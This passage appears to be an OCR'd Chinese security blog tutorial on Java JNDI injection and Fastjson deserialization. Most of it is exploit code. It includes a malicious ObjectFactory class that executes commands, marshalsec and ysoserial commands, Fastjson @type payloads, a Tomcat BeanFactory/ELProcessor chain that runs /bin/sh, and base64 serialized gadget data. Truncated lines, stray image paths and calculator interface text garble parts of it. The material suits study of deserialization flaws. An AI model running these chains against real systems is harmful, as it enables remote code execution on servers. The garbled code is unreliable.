        return NamingManager.getObjectInstance(var3, var2, this, this.envirc
        //获取reference对象进入此处
    } catch (NamingException var5) {
        throw var5;
    } catch (RemoteException var6) {
        throw (NamingException)wrapRemoteException(var6).fillInStackTrace();
    } catch (Exception var7) {
        NamingException var4 = new NamingException();
        var4.setRootCause(var7);
        throw var4;
    }
}
}
```





NamingManager.java 截取部分有用的代码

```
//传入Reference对象到refinfo
public static Object
    getObjectInstance(Object refInfo, Name name, Context nameCtx,
                          Hashtable<?,?> environment)
    throws Exception
{
        // Use builder if installed
    ...
    // Use reference if possible
    Reference ref = null;
    if (refInfo instanceof Reference) {//满足
        ref = (Reference) refInfo;//复制
    } else if (refInfo instanceof Referenceable) {//不进入
        ref = ((Referenceable)(refInfo)).getReference();
    }

    Object answer;

    if (ref != null) {//进入此处
        String f = ref.getFactoryClassName();//函数名 ExecTest
        if (f != null) {
            //任意命令执行点1（构造函数、静态代码），进入此处
            factory = getObjectFactoryFromReference(ref, f);
            if (factory != null) {
```

```
                //任意命令执行点2（覆写getObjectInstance），

                return factory.getObjectInstance(ref, name, nameCtx,

                                                 environment);

            }

            return refInfo;

        } else {

            // if reference has no factory, check for addresses

            // containing URLs


            answer = processURLAddrs(ref, name, nameCtx, environment);

            if (answer != null) {

                return answer;

            }

        }

    }
```

NamingManager.java

```
static ObjectFactory getObjectFactoryFromReference(
    Reference ref, String factoryName)
    throws IllegalAccessException,
    InstantiationException,
    MalformedURLException {
    Class clas = null;


    //尝试从本地获取该class
    try {
            clas = helper.loadClass(factoryName);
    } catch (ClassNotFoundException e) {
        // ignore and continue
        // e.printStackTrace();
    }
    //如果不在本地classpath，从cosebase中获取class
    String codebase;
    if (clas == null &&
            (codebase = ref.getFactoryClassLocation()) != null) {
        //此处codebase是我们在恶意RMI服务端中定义的http://127.0.0.1:8081/
        try {
            //从我们放置恶意class文件的web服务器中获取class文件
            clas = helper.loadClass(factoryName, codebase);
        } catch (ClassNotFoundException e) {
        }
```

```
    }

    //实例化我们的恶意class文件

    return (clas != null) ? (ObjectFactory) clas.newInstance() : null;

}
```

实例化会默认调用构造方法、静态代码块。

上面的例子就是调用了构造方法完成任意代码执行。

但是可以注意到之前执行任意命令成功，但是报错退出了，我们修改我们的恶意class文件，换一个命令执行点 `factory.getObjectInstance` 复写该函数执行命令。

1. 报错是因为我们的类在实例化后不能转化为ObjectFactory `(ObjectFactory) clas.newInstance()` 。只需要我们的类继承该类即可。
2. 根据ObjectFactory.java的getObjectInstance接口复写函数

```
public Object getObjectInstance(Object obj, Name name, Context nameCtx,

                                Hashtable<?,?> environment)

    throws Exception;
```

最终第二版ExecTest如下：

```
import javax.naming.Context;
import javax.naming.Name;
import javax.naming.spi.ObjectFactory;
import java.io.IOException;
import java.util.Hashtable;

public class ExecTest implements ObjectFactory {

    @Override
    public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hash
        exec("xterm");
        return null;
    }


    public static String exec(String cmd) {
        try {
            Runtime.getRuntime().exec("calc.exe");
        } catch (IOException e) {
            e.printStackTrace();
        }
        return "";
    }

    public static void main(String[] args) {
```

```
        exec("123");

    }

}
```



> 此外，1.8编译的ExecTest.java在1.7受害者环境中也可以运行，看来简单代码的class文件，在版本差距不大的情况下应该没事可以公用。

使用工具起rmi ldap服务

以上我们就成功复现了JNDI注入，但是在常规使用中我们自己起rmi服务器太麻烦了。

我们使用marshalsec反序列化工具起rmi、ldap服务

下载后，装有java8，使用 `mvn clean package -DskipTests` 编译

```
#rmi服务器，rmi服务起在8088 恶意class在http://ip:8080/文件夹/#ExportObject

#不加8088端口号 默认是1099

java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://i
```

```
#rmi服务器，rmi服务起在8088 恶意class在http://ip:8080/文件夹/#ExportObject
#不加8088端口号 默认是1389
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http:/
```

除此之外恶意class文件的web服务还需要自己去起。

com.sun.rowset.JdbcRowSetImpl 利用链

在回到我们之前的攻击目标服务端（也就是rmi服务客户端）

目前我们利用jndi注入需要满足2个条件：

一是：我们需要服务端存在以下代码，uri可控

```
String uri = "rmi://127.0.0.1:1099/aa";
Context ctx = new InitialContext();
ctx.lookup(uri);
```

二是：存在漏洞版本的java环境（目前我们实验了1.8u211是不可以的）

我们先来扩展第一个代码限制的问题，就有点像在commons-collection反序列化漏洞中寻找readobject复写点一样。

总是有很多机缘巧合。

com.sun.rowset.JdbcRowSetImpl类：是在fastjson反序列化漏洞中触发jndi注入的一环，此处也算是一个引子，之后将详细分析fastjson反序列化的原因。

`JdbcRowSetImpl.java`

```
public void setAutoCommit(boolean var1) throws SQLException {

    if (this.conn != null) {

        this.conn.setAutoCommit(var1);

    } else {

        this.conn = this.connect();//进入此处

        this.conn.setAutoCommit(var1);

    }

}
```

JdbcRowSetImpl.java

```
protected Connection connect() throws SQLException {
        if (this.conn != null) {
            return this.conn;
        } else if (this.getDataSourceName() != null) {//我们需要一个我们可控的getDa
            try {
                //下面两句是完美的漏洞触发代码
                InitialContext var1 = new InitialContext();
                DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName
                return this.getUsername() != null && !this.getUsername().equals(
            } catch (NamingException var3) {
                throw new SQLException(this.resBundle.handleGetObject("jdbcrowse
            }
        } else {
            return this.getUrl() != null ? DriverManager.getConnection(this.getU
        }
    }
```

最后需要**this.getDataSourceName()**的赋值处：

```
JdbcRowSetImpl.java
```

```
public void setDataSourceName(String var1) throws SQLException {//var1可控

    if (this.getDataSourceName() != null) {

        if (!this.getDataSourceName().equals(var1)) {

            String var2 = this.getDataSourceName();

            super.setDataSourceName(var1);

            this.conn = null;

            this.ps = null;

            this.rs = null;

            this.propertyChangeSupport.firePropertyChange("dataSourceName", var2

        }

    } else {

        super.setDataSourceName(var1);//赋值setDataSourceName

        this.propertyChangeSupport.firePropertyChange("dataSourceName", (Object)

    }
```

所以客户端的POC如下（即受害者执行以下代码就可以触发漏洞）

```
package jndi注入;

import com.sun.rowset.JdbcRowSetImpl;

public class CLIENT {


    public static void main(String[] args) throws Exception {
        JdbcRowSetImpl JdbcRowSetImpl_inc = new JdbcRowSetImpl();//只是为了方便调用
        JdbcRowSetImpl_inc.setDataSourceName("rmi://127.0.0.1:1099/aa");
        JdbcRowSetImpl_inc.setAutoCommit(true);
    }
}
```

用工具来起rmi服务端

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer
http://127.0.0.1:8090/#ExecTest
```

然后用python起ExecTest.class的web（此处用的是上文的第二种payload）

```
py -3 -m http.server 8090
```



至于该如何让JdbcRowSetImpl_inc执行在受害者机器上，那就是反序列化利用链一样地衍生了，这边只是衍生出第一步说明，JNDI注入并不是一定要存在一个web服务对外，一定要有一个 `ctx.lookup(uri)` 的url参数可控，才能形成漏洞。

漏洞利用要考虑java环境、组件，不要跟SQL注入一样认为都是定死的。具体就结合fastjson再议了。

RMI+LDAP注入java版本限制

我们再回到第二个版本限制问题：

JDNI注入由于其加载动态类原理是JNDI Reference远程加载Object Factory类的特性（使用的不是RMI Class Loading,而是URLClassLoader）。

所以不受RMI动态加载恶意类的 **java版本应低于7u21、6u45，或者需要设置java.rmi.server.useCodebaseOnly=false系统属性**的限制。具有更多的利用空间


但是我们之前实验还是有版本无法复现，是因为在JDK 6u132, JDK 7u122, JDK 8u113版本中，**系统属性 com.sun.jndi.rmi.object.trustURLCodebase、com.sun.jndi.cosnaming.object.trustURLCodebase 的默认值变为false**，即默认不允许从远程的Codebase加载Reference工厂类。（这也是我们之前1.8u191失败的原因）

之前也提到jndi注入远程对象读取不单单只可以从rmi服务中读取，还可以从LDAP服务中读取

LDAP服务的Reference远程加载Factory类**不受com.sun.jndi.rmi.object.trustURLCodebase、com.sun.jndi.cosnaming.object.trustURLCodebase等属性的限制**，所以适用范围更广。

不过在2018年10月，Java最终也修复了这个利用点，对LDAP Reference远程工厂类的加载增加了限制，

在Oracle JDK 11.0.1、8u191、7u201、6u211之后 **com.sun.jndi.ldap.object.trustURLCodebase 属性的默认值被调整为false。**



至于1.8u191之后咋办，我们新起一篇来讲述把；还是先来看一下LDAP+JNDI注入的利用方式

LDAP+JNDI注入

LDAP

LDAP（Lightweight Directory Access Protocol）-轻量目录访问协议。但看了这个解释等于没说，其实也就是一个数据库，可以把它与mysql对比！

具有以下特点：

1. 基于TCP/IP协议
2. 同样也是分成服务端/客户端；同样也是服务端存储数据，客户端与服务端连接进行操作
3. 相对于mysql的表型存储；不同的是LDAP使用**树型**存储
    i. 因为树型存储，读性能佳，写性能差，没有事务处理、回滚功能。

树层次分为以下几层：

- dn：一条记录的详细位置，由以下几种属性组成
- dc: 一条记录所属区域（哪一个树，相当于MYSQL的数据库）
- ou：一条记录所处的分叉（哪一个分支，支持多个ou，代表分支后的分支）
- cn/uid：一条记录的名字/ID（树的叶节点的编号，想到与MYSQL的表主键？）

举个例子一条记录就是

dn="uid=songtao.xu,ou=oa,dc=example,dc=com"

POC

其实利用方法是没差的，我们之前分析的时候也可以看到代码会根据传入协议头的区别去进入对应的处理函数，只需要修改传入参数的解析头,再启动ldap服务，恶意class的web服务即可。

我们重点关注版本问题，我们在1.8u161版本(理论上是RMI+JNDI不行、LDAP+JNDI可以的版本)下去使用ldap+jndi注入

客户端POC

```
package jndi注入;

import javax.naming.Context;

import javax.naming.InitialContext;

import javax.swing.*;


public class CLIENT {


    public static void main(String[] args) throws Exception {

        String uri = "ldap://127.0.0.1:1389/aa";

//        String uri = "rmi://127.0.0.1:1099/aa";

        Context ctx = new InitialContext();

        ctx.lookup(uri);

    }

}
```

服务端一样用工具起来，不赘述。

```
计算器
标准
0
MC MR M+ M- MS M˅
%  ∛x  x²  ¹/x
CE  C  ⌫  ÷
7  8  9  ×
4  5  6  −
1  2  3  +
+/-  0  .  =

import com.sun.rowset.JdbcRowSetImpl;
import javax.naming.Context;
import javax.naming.InitialContext;
import javax.swing.*;


public class CLIENT {

    public static void main(String[] args) throws Exception {
        JdbcRowSetImpl JdbcRowSetImpl_inc = new JdbcRowSetImpl();
        JdbcRowSetImpl_inc.setDataSourceName("ldap://127.0.0.1:1099/aa");
        JdbcRowSetImpl_inc.setAutoCommit(true);

        String uri = "ldap://127.0.0.1:1389/aa";
        String uri = "rmi://127.0.0.1:1099/aa";
        Context ctx = new InitialContext();
        ctx.lookup(uri);
    }
}

CLIENT  main()
Run: CLIENT
D:\Java\jdk1.8.0_161\bin\java.exe ...

Process finished with exit code 0
```



结果没毛病

小结

分析一通，小结就是以后渗透测试要用ldap-JNDI注入，命中率更高。

参考

https://www.freebuf.com/vuls/115849.html

https://www.veracode.com/blog/research/exploiting-jndi-injections-java

https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html

RPC

https://www.jianshu.com/p/2accc2840a1b

https://www.freebuf.com/column/189835.html

ldap

https://www.cnblogs.com/wilburxu/p/9174353.html

https://www.jianshu.com/p/7e4d99f6baaf

https://blog.csdn.net/caoyujiao520/article/details/82762097

fastjson漏洞浅析

前言

> Fastjson是一个Java语言编写的高性能功能完善的JSON库。它采用一种"假定有序快速匹配"的算法，把JSON Parse的性能提升到极致，是目前Java语言中最快的JSON库。Fastjson接口简单易用，已经被广泛使用在缓存序列化、协议交互、Web输出、Android客户端等多种应用场景。

根据原理不同，介绍了三个版本类型的漏洞。

第一版

fastjson版本：1.2.22-1.2.24

这些版本的fastjson未对@type中加载进的类进行过滤，导致的这一版漏洞。（后面有具体调试，以基于rmi+远程加载类的POC为例）

以下针对的类是JdbcRowSetImpl类和特殊类TemplatesImpl。由于jdk版本的一些限制，需要使用多种姿势绕过，但是关于fastjson的基础原理都是一样的。

POC有以下几种：

- 基于rmi+远程加载类
- 基于ldap+远程加载类
- 基于rmi+BeanFactory类
- 基于ldap+jndi
- 基于特殊类

POC

基于rmi+远程加载类

payload

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://localhost:1099/
```

将rmi服务中的 `Exploit` 绑定于 `https://127.0.0.1:8888/Exploit.class` （远程类）

```
Registry registry = LocateRegistry.createRegistry(1099);

//远程类地址最后要带斜杠

Reference reference = new Reference("Exploit","Exploit","http://127.0.0.1:8888/"

ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);

registry.bind("Exploit",referenceWrapper);
```


使用 `JSON.parse()` ，执行结果如下

```
import com.alibaba.fastjson.JSON;
import com.sun.jndi.rmi.registry.ReferenceWrapper;

import javax.naming.NamingException;
import javax.naming.Reference;
import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class test {
    public static void main(String[] args) throws AlreadyBoundException, RemoteException, NamingException {
        Registry registry = LocateRegistry.createRegistry( port: 1099);
        //远程类地址最后要带斜杠
        Reference reference = new Reference( className: "Exploit", factory: "Exp          p://127.0.0.1:8888/");
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference
        registry.bind( name: "Exploit",referenceWrapper);

        String test="{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," +
                "\"dataSourceName\":\"rmi://localhost:1099/Exploit\"," +
                "\"autoCommit\":true}";
        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "tr
        JSON.parse(test);
    }
}
```



在 `JDK 6u132`, `JDK 7u122`, `JDK 8u113` 中，Java限制了Naming服务中JNDI Reference远程加载Object Factory类的特性。

对于系统属性 `com.sun.jndi.rmi.object.trustURLCodebase` 、 `com.sun.jndi.cosnaming.object.trustURLCodebase` 的默认值变为false。

由于我的jdk版本是1.8.0_221，因此需要 `System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");` 。假定服务端将 `com.sun.jndi.rmi.object.trustURLCodebase` 手动设为true是不现实的，因此该方法可利用面较小。

基于ldap+远程加载类

payload

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://localhost:389/
```

将ldap服务中的 `Exploit` 绑定于 `https://127.0.0.1:8888/Exploit.class` （远程类）

```
public class LdapServer {

    private static final String LDAP_BASE = "dc=example,dc=com";
    public static String classname;

    public static void start (String classname1,int port1) {
        classname=classname1;
        int port = port1;
        try {
            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerCo
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen", //$NON-NLS-1$
                    InetAddress.getByName(detetct.localip), //$NON-NLS-1$
                    port,
                    ServerSocketFactory.getDefault(),
                    SocketFactory.getDefault(),
                    (SSLSocketFactory) SSLSocketFactory.getDefault()));
            config.addInMemoryOperationInterceptor(new OperationInterceptor(new
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            System.out.println("Listening on " + port); //$NON-NLS-1$
            ds.startListening();
        }
        catch ( Exception e ) {
            e.printStackTrace();
```

```
        }
    }
    private static class OperationInterceptor extends InMemoryOperationIntercept
        public URL codebase;
        public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }
        @Override
        public void processSearchResult ( InMemoryInterceptedSearchResult result
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }

        }
        protected void sendResult ( InMemoryInterceptedSearchResult result, Stri
            e.addAttribute("javaClassName",LdapServer.classname);
            e.addAttribute("javaCodeBase", this.codebase.toString());
            e.addAttribute("objectClass", "javaNamingReference");
            e.addAttribute("javaFactory", LdapServer.classname);
```

```
            result.sendSearchEntry(e);

            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));

        }


    }


}
```

使用 `JSON.parse()` ，执行结果如下

```
import com.alibaba.fastjson.JSON;
import com.sun.jndi.rmi.registry.ReferenceWrapper;

import javax.naming.NamingException;
import javax.naming.Reference;
import java.rmi.AlreadyBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class test {
    public static void main(String[] args) throws AlreadyBoundException, RemoteException, NamingException {
        LdapServer.start( classname1: "Exploit", port1: 1389);
        String test="{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\"," +
                "\"dataSourceName\":\"ldap://localhost:1389/Exploit\", " +
                "\"autoCommit\":true}";
        JSON.parse(test);
    }
}
```



与rmi+远程加载类原理一样，只不过使用了ldap服务替代rmi服务，利用范围更广一些。

在 JDK 11.0.1、8u191、7u201、6u211 之后 `com.sun.jndi.ldap.object.trustURLCodebase` 属性的默认值被调整为false，取消了ldap远程加载Object Factory类的特性。

较高版本的jdk中，需要 `System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");` 。

基于rmi+BeanFactory

由于高版本jdk对rmi服务禁用了远程加载类的特性，因此我们可以从本地类入手，比如BeanFactory类。

BeanFactory类特征如下

- 存在于tomcat依赖包中
- 存在getObjectInstance()方法
- getObjectInstance()方法加载其他类并实例化
- getObjectInstance()方法可将加载类中的setXXX函数强制转换为加载类中的其他函数并调用

javax.el.ELProcessor类特征

- 构造函数无需传值（默认构造函数）
- 类中含有可造成代码执行的函数eval，且输入类型为String

```
public Object eval(String expression) {
    return getValue(expression, Object.class);
}
```

Reference工厂类的要求如下

- 存在于客户端（靶机）的本地
- 至少存在一个 getObjectInstance() 方法
- 实现 javax.naming.spi.ObjectFactory 接口

BeanFactory类刚好满足Reference工厂类的要求，且可实例化其他类，因此可利用。

payload

```
String payload="{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"
String payload_2 = "{"@type":"com.sun.rowset.JdbcRowSetImpl"," +
  ""dataSourceName":"rmi://127.0.0.1:1098/Exploit"," +
  ""autoCommit":true}";
JSON.parse(payload);
JSON.parse(payload_2);
```

```
Registry registry = LocateRegistry.createRegistry(1098);
// 实例化Reference，指定目标类为javax.el.ELProcessor，工厂类为org.apache.naming.factc
// BeanFactory调用getObjectInstance()方法，并使得加载类为javax.el.ELProcessor
ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "", true,"or
// 强制将setxxx函数变为eval函数
ref.add(new StringRefAddr("forceString", "KINGX=eval"));
// 可执行命令的表达式
String evalString = """.getClass().forName("javax.script.ScriptEngineManager").r
//将evalString作为eval函数的输入值
ref.add(new StringRefAddr("KINGX", evalString));
ReferenceWrapper referenceWrapper = new ReferenceWrapper(ref);
registry.bind("Exploit", referenceWrapper);
```

以下是从BeanFactory.java的getObjectInstance()方法中提取出来的比较关键的java语句，结合payload比较好理解。

```
//加载进javax.el.ELProcessor类
beanClass = tcl.loadClass(beanClassName);
...
//实例化javax.el.ELProcessor类
Object bean = beanClass.getConstructor().newInstance();
...
//ref.add(new StringRefAddr("forceString", "KINGX=eval"));
//得到forceString对应的值"KINGX=eval"
RefAddr ra = ref.get("forceString");
...
//index是等号的位置
if (index >= 0) {
  //强制转换后的函数名eval
  setterName = param.substring(index + 1).trim();
  //KINGX
  param = param.substring(0, index).trim();
}
...
try {
    //将KINGX与类中名为eval的方法对应，放入HashMap
    forced.put(param,beanClass.getMethod(setterName, paramTypes));
}
...
//ref.add(new StringRefAddr("KINGX", evalString));
```

```
//StringRefAddr的第一个参数为Type类型

//得到KINGX

String propName = ra.getType();

...

//evalString，可调用命令的表达式字符串

value = (String)ra.getContent();

Object[] valueArray = new Object[1];

//从HashMap中取出方法eval

Method method = forced.get(propName);

if (method != null) {

  valueArray[0] = value;

  try {

    method.invoke(bean, valueArray);

  }
```

执行结果如下

```
package com.springboottest.testone.controller;
import com.alibaba.fastjson.JSON;
import com.sun.jndi.rmi.registry.ReferenceWrapper;
import org.apache.naming.ResourceRef;
import javax.naming.NamingException;
import javax.naming.StringRefAddr;
import java.io.IOException;
import java.rmi.AlreadyBoundException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class testtmp {
    public static void main(String[] args) throws IOException, NamingException, AlreadyBoundException {
        Registry registry = LocateRegistry.createRegistry( port: 1098);
        // 实例化Reference，指定目标类为javax.el.ELProcessor，工厂类为org.apache          tory
        ResourceRef ref = new ResourceRef( resourceClass: "javax.el.ELProcess          pe: "",  auth: "",
singleton: true, factory: "org.apache.naming.factory.BeanFactory", factoryLocation:
        // 强制将setxxx变为eval
        ref.add(new StringRefAddr( addrType: "forceString",  addr: "KINGX=eval
        // 利用表达式执行命令
        ref.add(new StringRefAddr( addrType: "KINGX",  addr: "\"\".getClass().          ScriptEngineManager\").newInstance
().getEngineByName(\"JavaScript\").eval(\"new java.lang.ProcessBuilder['          '/bin/sh','-c','open
/Applications/Calculator.app/']).start()\")"));
        ReferenceWrapper referenceWrapper = new ReferenceWrapper(ref);
        registry.bind( name: "Exploit", referenceWrapper);

        String payload="{\"@type\":\"java.lang.Class\",\"val\":\"com.sun.r          ";
        String payload_2 = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\","
                "\"dataSourceName\":\"rmi://127.0.0.1:1098/Exploit\"," +
                "\"autoCommit\":true}";
        JSON.parse(payload);
        JSON.parse(payload_2);
    }
}
```

在 JDK 11.0.1、8u191、7u201、6u211 之后有效。该利用方式只能利用靶机本地的类，该类存在于tomcat的依赖包，因此前提是靶机建立在tomcat上。jdk较高版本禁用rmi远程加载类，该方法调用靶机含有的本地类，因此可适应较高jdk版本。

基于ldap+jndi

高版本jdk对ldap服务远程加载类的特性作了限制，但是除了JNDI Reference，ldap服务还可以对加入的 javaSerializedData数据进行反序列化。

使用以下命令生成base64编码的恶意序列化数据

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsCollections6 'open /Applicati
```

```
hhddj:poc hhddj$ java -jar ysoserial-0.0.6-SNAPSHOT-BETA-all.jar CommonsCollections6 'open /Applications/Calculator.app'|base64
```

rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYX
AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwLkxhenlNYXBu5ZSCnnkQIAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFj
